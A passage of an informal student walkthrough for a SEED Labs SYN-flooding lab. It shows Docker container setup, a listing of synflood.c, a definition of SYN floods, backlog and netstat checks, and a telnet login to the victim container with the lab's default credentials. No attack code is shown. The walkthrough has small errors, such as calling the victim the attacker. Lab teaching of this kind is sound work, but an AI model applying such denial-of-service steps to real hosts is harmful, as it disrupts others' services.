


```
[12/01/22]seed@VM:~/.../Labsetup$ dcbuild
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[12/01/22]seed@VM:~/.../Labsetup$
```

Next after this step, Make sure to lift up your project… with this command. “dcup”. After using this command, Be sure not to close the tab / terminal or press ctrl + c to cancel, If you do so. You won’t be able to follow the next step. When you use this command, It should look like this.



```
[12/01/22]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Pulling attacker (handsonsecurity/seed-ubuntu:large)...
large: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Pulling fs layer
14428a6d4bcd: Pulling fs layer
14428a6d4bcd: Downloading [=========================================
da7391352a9b: Downloading [>
da7391352a9b: Downloading [==>
           ]  1.174MB/28.56MB
da7391352a9b: Downloading [====>
           ]  2.358MB/28.56MB
4c584b5784bd: Waiting
da7391352a9b: Downloading [======>
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087055: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
```



```
2c2d948710f2: Pull complete
b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087055: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab02008f016a7936d9cadfbe8238146d07c1c12b39cd63c3
e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:larg
e
Creating victim-10.9.0.5 ... done
Creating user2-10.9.0.7  ... done
Creating user1-10.9.0.6  ... done
Creating seed-attacker   ... done
Attaching to seed-attacker, user2-10.9.0.7, user1-10.9.0.6, victim-
10.9.0.5
user1-10.9.0.6 |  * Starting internet superserver inetd           [
 OK ]
user2-10.9.0.7 |  * Starting internet superserver inetd           [
 OK ]
victim-10.9.0.5 |  * Starting internet superserver inetd          [
 OK ]
```

....

This means that your application is up and running.


Next, Make sure to check your routes and Id's I mean the

dockps

1. Seed attacker's id
2. User-1 10.9.0.6 id
3. User-2 10.9.0.7's id
4. Victim-10.9.0.5's id

The Image below shows a broad example…

First, before you do this command, make sure to open a new tab in your terminal.



```
[12/01/22]seed@VM:~/.../Labsetup$ dockps
d6524c64b316  seed-attacker
b089b490c9d4  user1-10.9.0.6
27e6e697ac3f  victim-10.9.0.5
39e3c0832088  user2-10.9.0.7
[12/01/22]seed@VM:~/.../Labsetup$ 
```

……

Ok, Done with this, let's now navigate to each id's at a time. First, you can take either the ID or just the name to navigate in to the needed route.

Example.


dócksh seed-attacker OR docksh d6524c64b316

Open a new tab to do this command… To make sure not to be finding things when ever you need them.

To save time, do this to all the other 2 id's. because, you're going be needing it later.


Vividly show Images…

1. docksh seed-attacker




```
[12/01/22]seed@VM:~/.../Labsetup$ docksh seed-attacker
root@VM:/#
```

2. docksh user-1-10.9.0.6




```
[12/01/22]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@b089b490c9d4:/#
```

3. docksh victim-10.9.0.5



```
[12/01/22]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@27e6e697ac3f:/#
```

4. docksh user-2-10.9.0.7




```
12/01/22]seed@VM:~/.../Labsetup$ docksh user2-10.9.0.7
oot@39e3c0832088:/# 
```

……

2.2 & 2.3 About the attacker container

now that you've done all these ^, now let's check if we have access to everything. Go to the root@VM:/#. To see if everything is intact. When you're their, list the directory. With the command ls . your output should look like,
bin dev home lib32 libx32 mnt proc run srv tmp var boot etc lib lib64 media opt root sbin sys usr volumes
cd in to the volume folder and ls. You'll see syncflood.c



```
[12/01/22]seed@VM:~/.../Labsetup$ docksh seed-attacker
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@VM:/# cd volumes
root@VM:/volumes# ls
synflood.c
root@VM:/volumes# 
```

It looks like we're all set and done with the setup and ready to start the actual lab.

……


3. **TASK 1: SYNC FLOODING ATTACK.**
   Syn flood in a form of DOS attack in which the attacker send many SYN request to a victim's TCP port, but the attacker have no intention to finish the 3-way handshake procedure. Attacker either use spoofed IP address or do not continue the procedure. Through this attack, attacker can flood the victim's query. Etc…

SOLUTION…

For this Task, let's hop to the victim's route and enter some command showed in the question.

Below is the question command.

sysctl net.ipv4.tcp_max_syn_backlog after doing this command, your expected response is, net.ipv4.tcp_max_syn_backlog = [random number].




```
root@27e6e697ac3f:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 512
root@27e6e697ac3f:/#
```

……

To check for TCP connections, you can use this command.


netstat -nat. This will help find any active internet connections. TCP's

OR you can use wireshark instead.



```
root@27e6e697ac3f:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
 State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
 LISTEN
tcp        0      0 127.0.0.11:36321        0.0.0.0:*
 LISTEN
root@27e6e697ac3f:/#
```

Wireshark.



[SEED Labs] *enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time             Source        Destination   Protocol Length Info
   1 2022-12-01 20:5… 10.0.2.15     74.125.0.166  TCP          54 52964 → 443 [ACK
   2 2022-12-01 20:5… 74.125.0.166  10.0.2.15     TCP          60 [TCP ACKed unsee

› Frame 2: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface enp0s3, id 0
› Ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: PcsCompu_1a:7a:e4 (08:00:27:1a:7a:
› Internet Protocol Version 4, Src: 74.125.0.166, Dst: 10.0.2.15
› Transmission Control Protocol, Src Port: 443, Dst Port: 52964, Seq: 669311629, Ack: 1558360476,
```

……

Now, Let’s telnet in to the user port 23.

Do this command in the user-1-10.9.0.6 route.


Make sure you know the user1’s ipaddress

Command: telnet attacker's ip . This command will connect you to the attacker's machine.

You will be prompted to login and it gives you 60 seconds to login. Don't worry, You can just use your seed machine's password and username to login.

Username: seed,

Password: dees




```
[12/01/22]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@b089b490c9d4:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
27e6e697ac3f login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content tha
t are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted b
y
applicable law.

seed@27e6e697ac3f:~$ 
```

if you check below this success message, You'll see that the seed@27e6e697ac3f is the same as the victim's ID.

Now, Let's check the connection again in the victim's side.

